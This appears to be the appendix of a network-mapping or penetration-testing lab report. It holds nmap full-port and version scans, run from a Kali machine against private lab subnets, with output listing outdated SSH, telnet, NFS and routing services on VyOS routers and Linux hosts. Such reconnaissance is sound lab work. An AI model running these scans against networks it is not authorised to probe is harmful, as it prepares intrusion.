


Figure 74 Example of subnet calculations

Appendix B

```
# Nmap 7.80 scan initiated Wed Nov  3 13:03:42 2021 as: nmap -sV -O -p- -oN 192.168.0.192scan -iL 192.168.0.192hosts
Nmap scan report for 192.168.0.193
Host is up (0.00053s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00036s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
43023/tcp open  nlockmgr 1-4 (RPC #100021)
55548/tcp open  status   1 (RPC #100024)
55776/tcp open  mountd   1-3 (RPC #100005)
57754/tcp open  mountd   1-3 (RPC #100005)
59938/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:0D:67:C6 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.000028s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.1p1 Debian 1 (protocol 2.0)
3389/tcp open  ms-wbt-server xrdp
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 75 Nmap scan result for hosts in the 192.168.0.192 subnet

Appendix C




Figure 76 Router R1 with the adjacent networks

Appendix D

Figure 77 192.168.0.224/30 network diagram

Appendix E

```
root@kali:~/Desktop# nmap -sV -O -p- -oN 172.16.221.0scan -iL 172.16.221.0hosts
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 13:59 EDT
Nmap scan report for 172.16.221.16
Host is up (0.00055s latency).
Not shown: 65531 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.00099s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
443/tcp open  ssl/http Apache httpd 2.2.22 ((Ubuntu))
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 41.66 seconds
```

Figure 78 Nmap scan results for 172.16.221.0 network

Appendix F




Figure 79 172.16.221.0 network diagram

Appendix G




Figure 80 Router R2 with the adjacent networks

Appendix H




Figure 81 Nmap scan result for hosts in the 192.168.0.32 network

Appendix I




Figure 82 192.168.0.32 network diagram

Appendix J




Figure 83 Router R3 with the adjacent networks

Appendix K




Figure 84 192.168.0.128 network diagram

Appendix L

```
root@kali:~/Desktop# nmap -sV -p- -O 192.168.0.128/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-03 17:08 EDT
Nmap scan report for 192.168.0.129
Host is up (0.0013s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.130
Host is up (0.0030s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs_acl  2-3 (RPC #100227)
37904/tcp open  nlockmgr 1-4 (RPC #100021)
39614/tcp open  mountd   1-3 (RPC #100005)
42718/tcp open  mountd   1-3 (RPC #100005)
48971/tcp open  mountd   1-3 (RPC #100005)
55188/tcp open  status   1 (RPC #100024)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 85 Nmap scan result for hosts in the 192.168.0.128 network

Appendix M




Figure 86 192.168.0.232 network diagram

Appendix N




Figure 87 192.168.0.240 network diagram

Appendix O




Figure 88 192.168.0.96 network diagram

Appendix U

```
root@kali:~/Desktop# nmap -sV 192.168.0.96/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:28 EST
Nmap scan report for 192.168.0.97
Host is up (0.00097s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.98
Host is up (0.0021s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE VERSION
53/tcp   open  domain  (generic dns response: REFUSED)
80/tcp   open  http    nginx
2601/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2604/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
2605/tcp open  quagga  Quagga routing software 1.2.1 (Derivative of GNU Zebra)
```

Figure 89 Nmap scan result for hosts in the 192.168.0.96 network

Appendix P




Figure 90 192.168.0.64 network diagram

Appendix R

```
root@kali:~/Desktop# nmap -sV 192.168.0.64/27
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-20 20:45 EST
Nmap scan report for 192.168.0.65
Host is up (0.0011s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.66
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 91 Nmap scan result for hosts in the 192.168.0.64 network